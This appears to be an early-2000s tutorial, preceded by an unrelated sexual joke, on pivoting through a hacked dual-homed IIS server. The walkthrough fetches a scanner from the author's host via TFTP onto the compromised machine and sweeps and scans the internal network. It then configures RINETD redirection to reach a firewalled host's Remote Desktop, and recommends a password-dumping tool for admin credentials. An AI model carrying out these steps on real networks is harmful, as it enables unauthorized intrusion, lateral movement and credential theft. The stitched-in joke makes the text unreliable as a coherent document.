

Port Redirection Using RINETD

A Tutorial



I was riding
my bicycle



when I saw a woman
lying down



We fooled around



until she was ready



First she opened
one leg



Then the other



I put it in



She complemented me
on my size



and weight



after a lot of
coming and going



we tried different
styles



and speeds



When I reached the
point of no return



she shouted
"STOP!"



She said she
wasn't on the pill



My excitement died



Nine months later
she phoned from
the hospital



I was a father



My world collapsed



I now walk

Questions? mutsonline.com

<http://mutsonline.com>


Port redirection

Port redirection is a sophisticated way to overcome and bypass port filtering, firewalls and even IPSEC. It is an extremely powerful maneuver to gain access to machines which are otherwise unreachable.

The Plan


In this tutorial we will assume that we have hacked a dual homed IIS server with an external and internal IP address. We will then go about installing and configuring RINETD on the IIS server, and connect to an internal machine running Terminal Services.

The Map



The Method

1. After gaining access to the remote IIS Server (by one way or another), we notice that it is a dual homed computer – which means there's a whole internal network to be explored on the inside.
2. We quickly upload our favorite scanner to the IIS server using TFTP.



```
C:\WINNT\system32>PsExec v1.31 - execute processes remotely
Copyright (C) 2001-2002 Mark Russinovich
www.sysinternals.com

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .                : 192.168.0.1
    Subnet Mask . . . . .              : 255.255.255.0
    Default Gateway . . . . .          : 


Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .                : 80.179.195.152
    Subnet Mask . . . . .              : 255.255.254.0
    Default Gateway . . . . .          : 80.179.194.1


C:\WINNT\system32>tftp -i mutsonline.com GET sl.exe
Transfer successful: 20480 bytes in 3 seconds, 6826 bytes/s

C:\WINNT\system32>_
```

3. You should notice that your TFTP server responds and verifies the upload:



4. We ping sweep the internal network (192.168.0.0/24) and notice only one computer responds – 192.168.0.156.



```
C:\WINNT\system32>sl -n 192.168.0.1-254
Scan of 254 IPs started at Sun May 04 19:11:46 2003

-----
192.168.0.1
Responded in 0 ms.
0 hops away
Responds with ICMP unreachable: No

-----
192.168.0.156
Responded in 0 ms.
0 hops away
Responds with ICMP unreachable: No


-----

Scan finished at Sun May 04 19:11:55 2003

ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

2 IPs and 0 ports scanned in 0 hours 0 mins 8.60 secs
C:\WINNT\system32>_
```

5. We want to learn more about 192.168.0.156, so we scan interesting ports on the machine:



```
C:\WINNT\system32>sl -bt 1-500,3389 192.168.0.156
Scan of 1 IP started at Sun May 04 19:13:53 2003

-----
192.168.0.156
Responded in 0 ms.
0 hops away
Responds with ICMP unreachable: No
TCP ports: 25 80 135 139 389 443 445 3389

TCP 25:
[220 RAMI Microsoft ESMTMP MAIL Service, Version: 6.0.2600.1106 re
ay 2003 19:11:05 +0300]

TCP 80:
[HTTP/1.1 200 OK Server: Microsoft-IIS/5.1 Content-Location: http
6/Default.htm Date: Sun, 04 May 2003 16:11:06 GMT Content-Type: t


-----

Scan finished at Sun May 04 19:14:04 2003

ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

1 IP and 501 ports scanned in 0 hours 0 mins 10.56 secs
C:\WINNT\system32>_
```

6. From the internal scan, we can see that the remote computer (192.168.0.156) has ports 25, 80, 135, 139, 389, 443 and 3389 open. It's also running IIS 5.1 so we can assume its Windows XP. We want to connect to this machine – which is behind the router (or firewall) via Terminal Services (3389). However, there is no direct connection to this port from the "outside". This is where port redirection comes into the picture. We will examine RINETD and its configuration file – rinetd.conf.
7. This is the part where we need to wait and think for a while before we continue. We want to redirect all traffic on port 3389 from our local interface to the remote IIS server on port, say, 4433. We then want the remote IIS server to accept traffic on port 4433 and redirect it into the internal network, to 192.168.0.156, port 3389. A bit complex, but worth reading again if you didn't understand. Now we can go about creating the rinetd.conf file.



```
C:\rinetd>rinetd --h
Usage: rinetd [OPTION]
  -c, --conf-file FILE    read configuration from FILE
  -h, --help              display this help
  -v, --version           display version number


Most options are controlled through the
configuration file. See the rinetd(8)
manpage for more information.

C:\rinetd>_
```


8. The syntax of the file should be:

bindaddress bindport connectaddress connectport


We want the IIS server to listen on IP 80.179.195.152 on port 4433, and redirect this traffic to the internal network – 192.168.0.156, to port 3389.




9. Now that we've created the rinetd.conf file, we can upload both the rinetd.exe and conf file to the IIS via TFTP. After the upload we can start the rinetd daemon on the IIS server.



10. Once the port redirector on the IIS server is running (listening on port 4433) we can connect to the IIS server with our remote desktop client to port 4433 on the server, but let's use another redirector, just for the heck of it. We'll be setting up another redirector on our machine, to forward all traffic from the local interface (192.168.1.9), port 3389, to the remote IIS machine on port 4433. This is what the rinetd.conf should look like for our machine:




11. Once that's done, we run the rinetd daemon on our machine:




```
C:\WINNT\System32\cmd.exe - rinetd -c rinetd.c...
C:\rinetd>rinetd -c rinetd.conf
```

Now we can connect our remote desktop client to **our** local interface (remember? Traffic from our local interface, port 3389, will be redirected to the remote IIS server on port 4433 – and the remote server will forward all traffic from port 4433 to the internal machine – to port 3389).



And...viola! Notice that the terminal really belongs to the remote machine!



Note: in my mind I hear a question being asked...."Wait, how did he know the administrator password in order to log on the Terminal Server?"

- a) It was my machine to begin with...so it wasn't too much of a challenge ☺
- b) There's a wonderful little tool called **passwdump**, which if run under sufficient privileges, will dump the admin password of the machine into a text file... (tool can be found in the downloads section of mutsonline.com).

This was one simple demonstration of port forwarding. Basically, any port can be redirected anywhere. This tutorial demonstrates that even firewalls are not always enough....so keep your machines patched!